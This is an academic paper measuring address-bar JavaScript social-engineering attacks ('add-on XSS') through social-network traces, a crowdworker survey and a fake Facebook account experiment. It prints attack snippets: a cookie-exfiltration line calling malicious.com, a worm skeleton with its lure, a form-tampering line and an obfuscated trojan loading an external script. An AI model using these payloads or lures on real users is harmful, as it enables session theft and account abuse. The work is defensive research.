Abusing Browser Address Bar for Fun and Profit
- An Empirical Investigation of Add-on Cross Site Scripting Attacks

Yinzhi Cao, Chao Yang†, Vaibhav Rastogi, Yan Chen and Guofei Gu†
Northwestern University, †Texas A&M University
yinzhicao2013@u.northwestern.edu, yangchao0925@gmail.com,
vrastogi@u.northwestern.edu, ychen@northwestern.edu, guofei@cs.tamu.edu

Abstract. Add-on JavaScript originating from users' inputs to the browser brings new functionalities such as debugging and entertainment, however it also leads to a new type of cross-site scripting attack (defined as add-on XSS by us), which consists of two parts: a snippet of JavaScript in clear text, and a spamming sentence enticing benign users to input the previous JavaScript. In this paper, we focus on the most common add-on XSS, the one caused by browser address bar JavaScript. To measure the severity, we conduct three experiments: (i) analysis on real-world traces from two large social networks, (ii) a user study by means of recruiting Amazon Mechanical Turks [4], and (iii) a Facebook experiment with a fake account. We believe as the first systematic and scientific study, our paper can ring a bell for all the browser vendors and shed a light for future researchers to find an appropriate solution for add-on XSS.

Key words: Browser address bar; Add-on cross-site scripting; User study

1 Introduction

As the cornerstone of Web 2.0, JavaScript contributes greatly to the flexibility and functionality of all kinds of web pages, but at the same time introduces a new type of attack - cross-site scripting (XSS) attack. In traditional XSS, malicious JavaScript exploiting a client-side or server-side vulnerability is originating from the web server, and therefore, in this paper, we call it host XSS attack. At the same time, there is another type of JavaScript originating from the client browser, such as browser address bar, browser debugging console, and browser bookmarks. We define this JavaScript as add-on JavaScript[1] and its corresponding XSS attack as add-on XSS attack in this paper. Instead of exploiting a certain vulnerability, add-on XSS attack utilizes social engineering techniques to entice a benign user to input a snippet of malicious JavaScript into client browser.

Among add-on XSS attacks, malicious add-on JavaScript from browser address bar is particularly common and thus discussed in this paper. Add-on XSS attacks from browser address bar usually includes two elements: (i) a sentence using social engineering techniques, plus (ii) "javascript:codes". To be more precise, the attack can be

[1] Although sharing the keyword "add-on", add-on JavaScript and browser add-on are two different concepts.

considered as a spamming attack plus an XSS. In the motivating example of Section 2.2, the attacker tells users that after he or she inputs a snippet of JavaScript into browser address bar, he or she can get a result about whether his or her computer stores porn or not. However, in fact, the JavaScript code would run and improperly increase the number of replies to the original post initiator, which contributes greatly to the reputation of that initiator. We find 5,312 results of such posts at `tieba.baidu.com` on April 25, 2013. On average, one such post gains 150 replies, *i.e.*, over 70,000 people have already been tricked to input the string.

To further explore the severity of add-on XSS attack, we conduct three experiments:

- **Analysis on Real-world Social Network Traces.** We delve into wall post traces of two large online social networks. For the first trace, we find 58 distinct instances on the wall posts. 75% of those usages are malicious, 8% are mischievous tricks, and remaining 17% are benign usage. Details are provided in Section 3. For another trace, we find 9 distinct instances. 77.8% of those usages are malicious, and 22.2% are benign usage.
- **User Study on Amazon Mechanical Turks.** We conduct a user study using SurveyMonkey [21] on Amazon Mechanical Turk [4]. Before the survey, the survey takers first acknowledge their consent and promise to respond to all the questions honestly. By removing incomplete survey and survey without any comments, we find that on average 40% of the survey respondents are willing to input our code into address bar.
- **Facebook Experiment with a Fake Account.** To further illustrate the severity of this attack, we carry out an experiment by using a fake account on Facebook. 4.9% of the fake user's friends are enticed to the trick after one day since the status of that user is switched to the attack. The reason for different deception rates of those two experiments is discussed in Section 5.

Add-on XSS is a combination of social engineering and XSS attacks, however, neither defense of social engineering nor XSS attacks can effectively prevent add-on XSS attacks. First, there are still no general methods of defending social engineering attacks except for educating users, and defense systems for online social network spams have relatively high false negatives (20% in recent works [26]). Meanwhile, neither server-side sanitization [22, 23, 25, 29, 31, 32, 35, 36, 44] nor client-side sandboxing [30, 37, 41] used for defending XSS attacks prevent add-on XSS, because scripts in add-on XSS are input at client-side within the same execution context as the host scripts.

Therefore, people need to propose defense mechanisms specific to add-on XSS from either server or browser side. For a server-side add-on XSS defense mechanism, an attacker can easily evade it by changing the representation of add-on XSS as shown in Section 3.2 and then even asking the user to make changes by social engineering instructions. Thus, the solution should be on the browser side. On one hand, the potential severity of this problem has already drawn attentions from some major browser vendors, which have taken some ad-hoc actions against add-on XSS. For example, latest Google Chrome on desktop and IE automatically remove the keyword "JavaScript:" when a string is pasted into the browser address bar, but cannot stop a user from typing it himself. Our user study (Section 4) shows that 20.3% of survey takers are still willing

to type the keyword “JavaScript:”. In addition, recent version of Mozilla Firefox disables address bar JavaScript by default, but there are still legitimate usages of address bar JavaScript, such as entertainment and debugging, as shown in our measurement study of Section 3.

On the other hand, we also find that many other non-trivial browsers, such as Safari[2] [17], mobile version Google Chrome [5], Opera[3] [15], Sogou Browser[4] [19], Maxthon[5] [14], and android default browser, have not taken any actions in defending against add-on XSS yet till June 2013, which leaves their users open to this type of attacks.

In sum, we believe that although previous reporting on the attack has been found in blogs and other non-reviewed venues [18], as the first systematic and scientific study of this attack, this paper gives readers an insight into this attack and we hope all browser vendors and all researchers should take actions in defending against add-on XSS attacks.

Contributions. We are making the following contributions:

- **Measuring the Prevalence of Add-on XSS.** To the best of our knowledge, we are the first to investigate this type of attacks among academic community, and measure the severity of this attack on two major social network traces. The results show 55 distinct instances that illustrate malicious behavior or mischievous tricks.
- **Exploring the Potential Severity of Add-on XSS.** To further prove the severity of add-on XSS, we conducted two experiments: a user study by recruiting Amazon Mechanical Turks, and a one-day experiment on Facebook. The results show that 40% of valid survey respondents and 5% of fake user’s friends could be affected by this attack.

Organization. The paper is organized as follows. Section 2 presents background, and our motivation. Then, in Section 3, we measure the attack in the wild, and then we conduct a user study in Section 4 and a Facebook experiment in Section 5. After that, we discuss some related problems and related works respectively in Section 6 and Section 7. The paper concludes in Section 8.

2 Overview

We first introduce the background of add-on cross-site scripting, and then give a motivating example in real-world scenario.

2.1 Background

Browser address bar parses uniform resource identifier (URI), and then directs the browser to a certain web page. JavaScript, as a URL in browser address bar, consists of

[2] Safari is the default web browsers for Mac Users, which “accounted for 62.17 percent of mobile web browsing traffic and 5.43 percent of desktop traffic in October 2011, giving a combined market share of 8.72 percent” [7].
[3] Opera owns over 270 million users worldwide [2].
[4] On June, 2012, the unique users of Sogou Browser are 90 million [20].
[5] Maxthon ranked 97 in PCWorlds the 100 Best Products on year 2011 [1].




Fig. 1. Steps to Launch an Add-on XSS from Browser Address Bar

a scheme name - “javascript”, a colon character - “:”, and then a scheme-specific string - JavaScript code. The same as other add-on JavaScript, JavaScript from browser address bar is used for the purpose of debugging and entertainment [10, 13]. Moreover, JavaScript in URI is used by many web sites as $<$a $href = ”javascript : callfunc()” >$ to invoke JavaScript instead of opening a URI directly.

Although parsing JavaScript as a protocol in URI is rather useful, the direct input of JavaScript into address bar as a URI is potentially dangerous, because of the agnostics of normal users, many of whom do not even know the existence of JavaScript code, and are very likely to be enticed to input malicious JavaScript code into the address bar.

Samples of add-on XSS from address bar in the wild obey the following format: spamming sentences + javascript:malicious codes. By reading the spamming sentences, a benign user is attracted to copy and paste malicious JavaScript code into address bar and the attack tends to be successful. Figure 1 shows the steps to launch this address bar JavaScript attack:

- *Step One: Posting.* Attackers post malicious contents with aforementioned format into a forum or his wall of social network.
- *Step Two: Downloading.* Users go to the attacker’s or an infected user’s wall, and the malicious contents are downloaded into the benign user’s browser.
- *Step Three: Reading.* The benign user is fooled by the malicious contents during reading.
- *Step Four: Copying and Pasting.* The benign user copies and pastes the snippet of JavaScript code posted by the attacker into his browser address bar.
- *Step Five: Executing.* The malicious JavaScript gets executed and has full access to the user’s web page.
- *Step Six: Requesting.* The malicious JavaScript sends requests to the server and possibly modifies the benign user’s contents.




Fig. 2. Screen Shot of the Motivating Example (We show an English translation of this example in Figure 3.)

2.2 A Motivating Example

We show a motivating example in Figure 2, and for easy understanding and reading, a translation with line break is shown in Figure 3. We find this example at tieba.baidu.com, a forum from Baidu that is ranked No. 5 globally based on Alexa [3]. Tieba gains 13.38% of total Baidu traffic.

In this example, users are lured to copy and paste a line of JavaScript code into address bar, because they want to check whether their computer has porn or not. However, instead of checking porn movies, the snippet of JavaScript code will display "your computer has porn" 12 times as reply by calling *PostHandler.post*, a JavaScript function implemented in Baidu Tieba. The behavior of the JavaScript code improperly increases the initiator's ranking on Baidu Tieba, as `tieba.baidu.com` ranks people based on the number of replies following their posts.

```
javascript:var c=rich_postor._getData();
 c.content='&#25105;&#30005;&#33041;&#26377;&#65;&#29255;';
 for(var i=1;i<=11;i++){
      PostHandler.post(rich_postor._option.url,c,
                function(I){
                    rich_postor.showAddResult(I)
                   },
                function(I){});
 };
 void 0

Copy and paste the aforementioned line into address bar to
check whether your computer has porn or not.
```

Fig. 3. Insecure JavaScript Code Found at tieba.baidu.com. (For easy reading and understanding, line break is added, and words after JavaScript are translated from Chinese into English.)

By searching "check whether your computer has porn or not" in Chinese on Google by a JavaScript program, we find 5,312 results on April 25, 2013. After counting the replies for each post, we find at least over 70,000 people are deceived to input the snippet of JavaScript code into address bar.

3 Experiment One: Measuring Real-world Attacks

We first introduce our measurement study of attacks in the wild, and then discuss possible attacks beyond those in the wild.

3.1 Measurement of Attacks in the Wild

We use two online social network traces, namely Facebook and Twitter. The Facebook trace [27] consists of 187 million wall posts generated by roughly 3.5 million users in total, from January of 2008 to June of 2009. The twitter trace [46] is crawled from April 2010 to July 2010. The dataset contains 485,721 Twitter accounts with 14,401,157 tweets.

Table 1. Number of Distinct Address Bar JavaScript Samples on Facebook

Category	Description	# of distinct samples
Malicious Behavior	Redirecting to malicious web site	40
	Redirecting to malicious videos	3
Mischievous Tricks	Sending invitation to all your friends	2
	Keep popping up windows	1
	Alert some words	2
Benign Behavior	Zooming images	4
	Letting images fly	4
	Discussion among technical people	2
Total		58

From the first trace of Facebook, we track the usage of "javascript:" and show the results in Table 1. 75% of JavaScript usage in address bar is malicious. Most of them are directing people to a spamming or malicious web site. 8% of such usage is making jokes of the user who inputs those JavaScripts into the address bar, such as popping up windows all the time, and alerting interesting words. Some of them can also be potentially dangerous in terms of sending invitations to all your friends without your knowledge. Another 17% of such usage is totally benign, such as making some amazing effect like flying images, and discussion between people possessing technical skills about writing JavaScript code.

We also study another trace from Twitter as shown in Table 2. We only find 9 distinct instances. The results show that 77.8% usage of address bar JavaScript is malicious. The other 22.2% usage of address bar JavaScript is benign. Among malicious usage, 71.4% is including external malicious JavaScript file, and the other 28.2% is redirecting current web page to malicious URL. Among benign usage, all of them are trying to make different visual effects to current user.

Table 2. Number of Distinct Address Bar JavaScript Samples on Twitter

Category	Description	# of distinct samples
Malicious Behavior	Redirecting to malicious web site	2
	Including Malicious JavaScript	5
Benign Behavior	Changing Background Color	1
	Altering Textbox Color	1
Total		9

3.2 Discussion: Beyond Attacks in the Wild

In this section, we think beyond attacks in the wild by showing potential more severe damage an attacker could make and more advanced techniques to increase the success rate.

More Severe Damages According to the measurement results in Section 3.1, most of existing add-on XSS attacks from browser address bar are redirecting users to malicious or spamming web sites. However, based on the experience and lessons learnt from traditional XSS attacks, add-on XSS could cause more severe damages, such as stealing confidential information, session fixation attacks, and browser address bar Javascript worms.

```
javascript:document.body.innerHTML += '<img src =
"http://malicious.com/get.php?id='
+btoa(document.cookie)+'"></img>'
```

Fig. 4. Sending cookies through JavaScript in Browser Address Bar

Stealing Confidential Information Browser address bar JavaScript can be used to steal confidential information such cookies by accessing *document.cookie*, and then send it back to a server, since http-only cookie is still not widely adopted [47]. A proof-of-concept example is in Figure 4. Even in the case the cookie is set to be HTTP-only, the attacker can still steal your information such as age, phone number and living address stored at social network web site such as Facebook and Twitter.

```
Input the line below into browser address bar to win a free Lady Gaga concert ticket.

javascript:wormPayload = "...";
     xmlhttp = new XMLHttpRequest;
     xmlhttp.open("POST", post_url, true);
     xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
     xmlhttp.setRequestHeader("Content-length" , wormPayload.length);
     xmlhttp.onreadystatechange=function() {
                       if (xmlhttp.readyState==4) post();
                     }
     xmlhttp.send(wormPayload);
```

Fig. 5. A Browser Address Bar JavaScript Worm Example (Line break is added for reading, which has to be removed for a real worm.)

Session Fixation Attack Without stealing information and thus accessing network, an attacker can also launch malicious behavior through address bar JavaScripts by session fixation attacks. For example, he can substitute session cookie of current web site with his own one by calling *document.cookie* = ”***”, and thus, the session that a benign user sees is a crafted session belonging the attacker. In this case, the attacker can redirect the user to his account of *paypal.com* and if the user tries to add a credit card to the account, the credit card number is leaked to the attacker. Another example is shown in Figure 6, where an attacker can change the amount of transferred money by address bar JavaScript.

Browser Address Bar JavaScript Worm Other than infecting one or two users, a more severe damage is to initiate a JavaScript worm exploiting millions of people. We first introduce a social engineering worm, and then, show how such technique can be used for browser address bar JavaScript worms.

The real world worm [8] using spam technique happens at Facebook, where users are offered a free ticket. In order to receive the free ticket, the user has to input a token from a Facebook URL. However, the token is a CSRF-proof one, which is used to post messages on the user's wall. After obtaining the token, the attacker can easily post on the benign user's wall with the free ticket offer again.

Similarly, as shown in Figure 5, we create a web browser address bar JavaScript worm, which entices users to input JavaScript into address bar, and then, post itself on benign user's wall. Later on, more and more people see the post and get infected.

Malicious Script in Address Bar:

```
javascript:document.getElementsById("amt").value = 1000;
```

Benign Script on the Web Site:

```
<form action = "http://benign.com" method = "post">
    <input id = "amt" type = "textbox"/>
    <input type = "submit"/>
</form>
```

Fig. 6. Modifying User Contents by Address Bar JavaScript

More Techniques to Increase Compromising Rate In this section, we illustrate two methods, trojan that combines normal functionality with malicious behavior, and several obfuscation techniques, to increase the compromising rate of malicious address bar JavaScript.

Trojan - Combining with Normal Functionality Malicious browser address bar JavaScript can be combined with normal functionality to deceive users. For example, a malicious script can claim that it can let images fly, and after inputting codes into address bar, images do fly. However, meantime, the JavaScript also gets your session cookie and sends back to a malicious server. The case is even more deceptive than a pure malicious spam, because people do get fun from the snippet of JavaScript, and further, they are even likely to share the spam himself to his friend.

Obfuscating JavaScript Code Since users sometimes judge whether a behavior is benign based on the existence of suspicious URLs, rare characters, etc., an attacker can obfuscate those features to fool users. We list several techniques below, including normal obfuscation, importing external scripts, and URL encoding.

– *Normal Obfuscation Techniques.* Many existing obfuscation techniques can be used to obfuscate JavaScript such embedding JavaScript inside *eval*, encoding JavaScript by base64, and using arithmetic operations to concatenate strings.
– *Importing External Scripts.* Since the length of JavaScript in browser address bar is limited, the address bar JavaScript can include an snippet of external JavaScript which performs the real actions.

– *Using URL Encoding for Obfuscation.* Because JavaScript in browser address bar is first decoded as an URL, %ASC_Code can be used to obfuscate JavaScript. For example, *eval* can be obfuscated as *%65val*, a representation that is hard to be recognized at a first shot.

4 Experiment Two: User Study Using Amazon Mechanical Turks

In this Section, we conduct a user study to show the effectiveness of the proposed techniques. proposed in Section 3.2. First, the methodology of our user study is introduced in Section 4.1. Then, we present the experimental platform in Section 4.2. In the end, results of user study are presented in Section 4.3.

4.1 Methodology


We introduce the survey format and two techniques, comparative study and question randomization, in this survey.

Survey Format. We highly mimic the methodology performed in user study by Weinberg et al. [43]. To be specific, our user study contains the following components: a consent form, demographic survey, and real survey questions.

– *Consent Form.* A user who takes the survey has to acknowledge a consent form. In the form, we tell him or her that the survey is to obtain people's behavior in online social network. He or she agrees to answer questions of the survey honestly.
– *Demographic Survey.* Similar to Weinberg et al. [43], we design a demographic survey. People need to indicate their age, history of computer using, show knowledge of computer programming, and types of social networks that they have used before.
– *Survey Questions.* Figure 7 shows an example of a survey question. First we describe the scenario, which is a message from your close friend on a social network. Then the message comes up, which consists of two parts: a paragraph of spamming words and a snippet of JavaScript code. In the end, we ask whether he or she will input that line into address bar or not. He has to choose Yes or No, and input his own opinion about this message into an optional comment text box.

Comparative Survey. We conduct a comparative survey in this paper. If we want to know how one parameter influences people's opinion, we will fix all other parameters only by means of changing that parameter. For example, if we want to know whether obfuscating URL in JavaScript can lead to different spamming effect, we will construct two questions with the same spamming words and JavaScript code but different URLs. One is obfuscated, and the other is not.

Question Sequence Randomization. Since after answering one question he or she may change his mind when viewing other questions, we randomize the sequence of questions and only provide one question at a time, *i.e.*, one survey respondent may see one question at the first place, but another may see the same question in the end.



```
Read the message from your close friend on a social network.

I have a magic. Input the following into the address bar.
It will surprise you.

javascript:r=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6;
y3=.24; x4=300; y4=200; x5=300; y5=200; di=document.images;
dil=di.length; function a(){for(i=0; i-dil; i++)
{dis=di[ i ].style; dis.position=’absolute’;
dis.left=math.sin(r*x1+i*x2+x3)*x4+x5;
dis.top=math.cos(r*y1+i*y2+y3)*y4+y5}r++};
setinterval(’a()’,5);
document.body.innnerHTML+="%3c%73cr%69pt%73rc=’
%68%74%74p://%69%71.cn/a.j%73/%3e"; void 0;

Question: Will you input the line into address bar or not?

- Yes
- No
Comment (Specify why you choose yes or no):
```

Fig. 7. A Survey Question Example (The JavaScript in the example is a trojan, which tries to make all the images in current web page fly in an eclipse and then include a third-party JavaScript, and additional line breaks are added due to format issue in the figure.).

4.2 Platform

We use Amazon Mechanical Turk [4], an online market place to recruit people taking the survey, and SurveyMonkey [21], a free online tool hosting the survey. After finishing survey on SurveyMonkey, the survey taker has to input a random string into the text box in the end, which is used to match the one they input into Amazon Mechanical Turk web site in order to get paid. Meantime, we also tell the survey takers the purpose to avoid ethics issues, which is also discussed in Section 6.

Table 3. Percentage of Deceived People According to Different Factors.

Factor	Without the Factor	With the Factor
Obfuscated URL	29.4%	38.4%
Lengthy JavaScript	38.4%	40.4%
Combining with Benign Behavior	37.1%	40.0%
Typing “JavaScript:” and then Pasting Contents	38.2%	20.3%

4.3 Results

We perform a filtering process upon collected results. Then we present the effectiveness of spamming words and other different factors. In the end, we list an interesting example.

Filtering. In total, we collect 1000 results with distinct Amazon Mechanical Turk IDs on Survey Monkey. We filter the results by deleting incomplete surveys and those without any comments. In total, we have 823 valid results, the number of which is also comparable to user study performed by Weinberg et al [43].

Spamming Words. Table 5 shows how likely people are deceived according to different spamming categories. The highest one is family issues, such as a wedding photo or a

Table 4. Percentage of Deceived People According to Age

Age	Rate
Age <= 24	45.7%
25 < Age <= 30	39.8%
30 < Age <= 40	34.4%
Age > 40	14.0%

Table 5. Percentage of Deceived People According to Different Spamming Categories.

Category	Rate
Magic (like flying images)	38.4%
Porn related (like sexy girl)	36.3%
Family issue (like a wedding photo)	52.7%
Free ticket	29.2%

Table 6. Percentage of Deceived People According to Programming Experiences.

Programming Experience	Rate
No	33.9%
Yes, but only a few times.	27.6%
Yes.	53.1%

Table 7. Percentage of Deceived People According to Years of Using Computers

Years of Using Computers	Rate
Less than 5 years	56.7%
5 to 10 years	41.1%
10 to 15 years	28.0%
15 to 20 years	24.3%

newly-born child, because those words are likely to be posted by a close friend. Free ticket is the one with the lowest deception rate, because people are used to those types of spams and can easily recognize the trick.

Effectiveness of Different Obfuscation Techniques. We discuss how different obfuscation factors can influence the effectiveness of insecure browser address bar JavaScript attack.

– *Obfuscated URL.* As shown in Section 3.2, %ASC_Code can be used to obfuscate JavaScript. We obfuscate URL embedded inside JavaScript by %ASC_Code. The first row of Table 3 shows the results. There is a 30% increase of success rate, which indicates that people frequently look at those URLs. Moreover, we find that comments like “the URL looks benign” and “this is a spamming URL” are very common in our feedbacks.
– *Lengthy JavaScript.* We think a lengthy and complex JavaScript may reduce the rate of deceived people. However, as shown in the second row of Table 3, the rate is almost the same. To the opposite, it is a little bit higher than simple JavaScript. It might be because lengthy JavaScripts are hard to examine.
– *Combining with benign behavior.* As shown in the third row of Table 3, combination of benign behavior does increase the rate a little but not too much.
– *Adding Keywords “JavaScript:”.* Google Chrome strips “JavaScript:” before pasting into the address bar. Therefore, we conduct a survey about whether people are willing to input “JavaScript:” into address bar and then paste JavaScript code. The results in Table 3 show that although the number of infected users decreases, there are still 20.3% denoting the group of people willing to do that.

Effectiveness of Different User-related Factors. We discuss how different user-related factors influence the effectiveness of insecure browser address bar JavaScript attack.

- *Programming experiences.* Table 6 shows the possibility of people to be deceived according to their programming experiences. Interestingly, people with a few programming experiences are those who are unlikely to be deceived. The reason could be that people without knowledge are afraid that they can get infected, but people with sufficient knowledge are sometimes so confident that they will not get infected. Actually, we receive several comments in which the user tries to explain to us the functionality of our program. However, he does not see our obfuscated malicious behavior, like the one in Figure 7.
- *Years of using computers.* Table 7 shows the possibility of people to be deceived according to their years of using computers. The longer he or she uses computer, the less likely he or she falls into add-on XSS.
- *Age.* Table 4 shows the possibility of people to be deceived according to their age. The older he or she is, the less likely he or she trusts spam.

An Interesting Example - A Guy Trying Our Example in the Survey. A very interesting example is from the comment of one response. The guy says that "I tried that. But it did not work ...". It is interesting, because we only ask the respondent to state whether he or she will follow the instructions in real world, but not try it. Out of curiosity, the user did try that in his browser. The respondent cannot make sure that we are benign. From one aspect, it does strengthen out statement that in real social network, some people are likely to input a JavaScript line into his browser address bar.

5 Experiment Three: A Fake Facebook Account Test

To further illustrate the severity of this attack, we perform an experiment on Facebook, in which a snippet of experimental JavaScript with no harmful behavior is posted. Statistics about how many people has been triggered to copy and paste that JavaScript is collected from a web server.

Experiment Setup. We create a fake female account on Facebook using a university email address. Most common field, such as age, photo, and history, are filled with reasonable information. By sending random invitations (mostly within that university), the account gains 123 valid friends within two weeks.

Experiment Execution. We post a snippet JavaScript similar to the one in Figure 7 as the fake account's status for one day on March, 2012. The description of the JavaScript says it is a wedding photo animation made by the user's fiance, however, in fact, the JavaScript not only makes an animation of a fake wedding photo but also sends an HTTP request to a web server in the university for statistics purpose only. In real attack scenario, the behavior could be sending cookies or posting on the victim's wall. URL in the JavaScript is obfuscated by %ASC_Code.

Experiment Results. We execute the experiments for one day, and collected 6 HTTP requests to the web server that is set up in the university. They are from different IP addresses indicating 6 different users actually fell into the trick. The deception rate is 4.9%.

Comparing with User Study in Section 4. The deception rate of Facebook experiments is much lower than 40% in our user study performed on Amazon Mechanical Turk. Possible reasons are as follows.

- *Not everyone has seen the status message.* Only about half of Facebook users are checking Facebook every day [9]. Even if one has checked Facebook update that day, he or she may ignore that status message, which is embedded inside many other updates from many users. The chance that one did see the status message is much lower than the experiment that is carried out on Amazon Mechanical Turk, where people are paid to see the message.
- *The account is fake and thus no one knows that guy.* We create the fake account only in a few days, and thus no one actually knows the user on Facebook. For the user study on Amazon Mechanical Turk, we assume the message is from a close friend of the survey taker.

Although the two aforementioned factors reduce the number of affected users, we still see almost 5% deception rate, which is pretty high for a social engineering attack. Users are currently not well educated and prepared for add-on XSS attack.

6 Discussion

We discuss several frequently asked questions in this section.

Are the motives of the participants in the user study questionable so that they do not give truthful answer? No, we present the reasons in three folds. First, before the study, the participants acknowledge that no matter what their answer is, they will get paid as long as they finish the survey. Second, we randomize the sequence of questions and answers so that a participant cannot choose a fixed answer. Further, we only choose those who fill the optional comment field, *i.e.*, they do pay more attention to the study. Third, according to a research study [38], although immediate payoff is a motivation for mechanical turk works, a considerate amount of workers do enjoy the process during work.

Can we just disable address bar JavaScript and substitute it with JavaScript from other places, such as browser console? Yes, but the same vulnerability also exists for JavaScript from other places. For example, people can use browser console or bookmark to debug server-side JavaScript and execute add-on JavaScript, but meanwhile, attackers can also entice users to input malicious JavaScript into browser console or bookmark. By any means, we have to secure add-on JavaScript, which could be from browser address bar, browser console or browser bookmarks.

In addition, browser address bar JavaScript has the following advantages:

- *Simplicity.* Address bar JavaScript is very simple to use. You can just type several keywords and launch JavaScript, which requires no complicated methods, such as launching a JavaScript console.
- *Familiarity.* Many experienced users are used to adopt address bar JavaScript, who are reluctant to switch to a new way of debugging [11].

Can we just disable some functionality (like HTTP functionality) of address bar JavaScript to prevent malicious behavior? A simple idea is to disable some functionalities such as HTTP requests for address bar JavaScript. However, this simple fix does not work because address bar XSS attacks may not involve HTTP communication. For example, we illustrate a session fixation attack in Figure 6 of Section 3.2, which does not need any HTTP connection. For that attack, malicious address bar JavaScript overwrites *document.cookie* and then benign JavaScript helps the malicious JavaScript to send that cookie back to benign server.

Is there any ethics issue in the study? No participant in our study has actually been attacked; the JavaScripts they input into address bar at most send a confirmation to our server but no personal information. However, the participants may have perceived that they were tricked, so we told all the participants from Amazon mechanical turks that it is a simulation. And we will pop up an alert (part of the JavaScript) for facebook users to tell them the truth.

7 Related Work

We introduce related work from two aspects: direct solution to the problem, and solutions to other related problems.

7.1 Direct Solution to the Problem

There are three direct solutions to malicious address bar JavaScript, which are human censorship, disabling address bar JavaScript, and removing keyword.
Human Censorship - Slow. A web site can hire a human to censor all the posts and delete those that contain an insecure JavaScript snippet. For example, this approach is currently adopted by Baidu Tieba. Every forum of Baidu Tieba employs an administrator with super power to manage and censor that forum. However, human censorship has the following drawbacks:

– *Slow Detection.* Reviewing posts by a human is very slow. He or she cannot work 24 hours to review all the posts, which leads to large delays.
– *Over-usage of Super Power.* The administrator may possibly over-use his super power and delete benign and legal posts [16]. It is hard to avoid this when employing a human to deal with all the posts.

Disabling Address Bar JavaScript - Dis-functionality of Some Existing Programs. On browsers with support of NoScript, like Firefox, to disable JavaScript in browser address bar, a user just needs to go to ”about:config” and set noscript.allowURLBarJS to be false, which is also the default value. However, we find that there is still many legitimate usage of address bar JavaScript.

– *Debugging.* Developer can use address bar JavaScript to debug their application. For example, there is a JavaScript console [12] working in JavaScript address bar and bookmarks to help people debug JavaScript application.

– *Funny Stuff.* As shown in the measurement results of Section 3, people may use address bar JavaScript to show some magic to his or her friends.

We also find some people complaining about the disfunctionality of address bar JavaScript [11].

Removing JavaScript Keywords Before Pasting - Problems still Exist. Google chrome removes the prefix "JavaScript:" when any contents are pasted into browser address bar. However, as shown in our user study of Section 4, although infected number decreases, attackers can still let people type "JavaScript:" into address bar to trigger the attack.

7.2 Solutions to Other Related Problems

We discuss solutions to other related problem in this section. They are host cross-site scripting attacks (traditional XSS), online social network spams, and JavaScript worms.

```
Server Stored (Escaped Form):
     javascript&#58;alert&#40;1&#41;&#59;
->  What Users See (Parsed Form):
     javascript:alert(1);
->  What Users Copy and Paste into Address Bar (Parsed Form):
     javascript:alert(1);
```

Fig. 8. Because browser will parse escaped string, escaping does not work for defending browser address bar XSS.

Cross-site Scripting Defense - Not Working. We classify existing existing XSS defense mechanism into two categories: server-side defense with content filtering and client-side one with restricted JavaScript functionality.

At server-side, existing XSS defense mechanism [22, 23, 25, 29, 31, 32, 35, 36, 44] adds a content filter at server side to escape potential dangerous character. However, escaping potential dangerous character does not prevent the attack, because although dangerous characters, such as : and ;, are escaped, they are unescaped by the client browser and displayed to users, as shown in Figure 8. When a user copies and pastes that JavaScript, he or she still sees the unescaped JavaScript.

At client-side, existing approaches [6, 30, 37, 41] create a sandbox at client side or enforce similar techniques according to server-side policies to restrict the execution of client-side JavaScript. However, restricting JavaScript executing at client-side does not prevent the attack either, because when rendered in client browser, the JavaScript is rendered as text instead of scripts. Only after users input those JavaScript into address bar, they are rendered as JavaScript, which belongs to the top frame, and thus is executed as the privilege of host web site. Since host web site has its own JavaScript, we cannot disallow JavaScript globally.

Defense on Online Social Network Spamming - Relatively High False Negative Rate. Several systems [27, 28] are proposed for offline spam filtering. However, they involve manual works that cannot be deployed for an online system. On the other hand, all online systems [26, 33, 42, 46] use machine learning techniques. However, they have

relatively high false negative rate. For example, the most recent one has approximately 20% false negative rate [26]. Moreover, those systems adopting machine learning techniques are not quite attacker resistent [39].

Defense on JavaScript Worms - Not Working or Slow Detection. There are many works [24, 34, 40, 45] focusing on detection and prevention of JavaScript worms. They can prevent JavaScript worms but not information leak like stealing cookies as illustrated in Section 3.2.

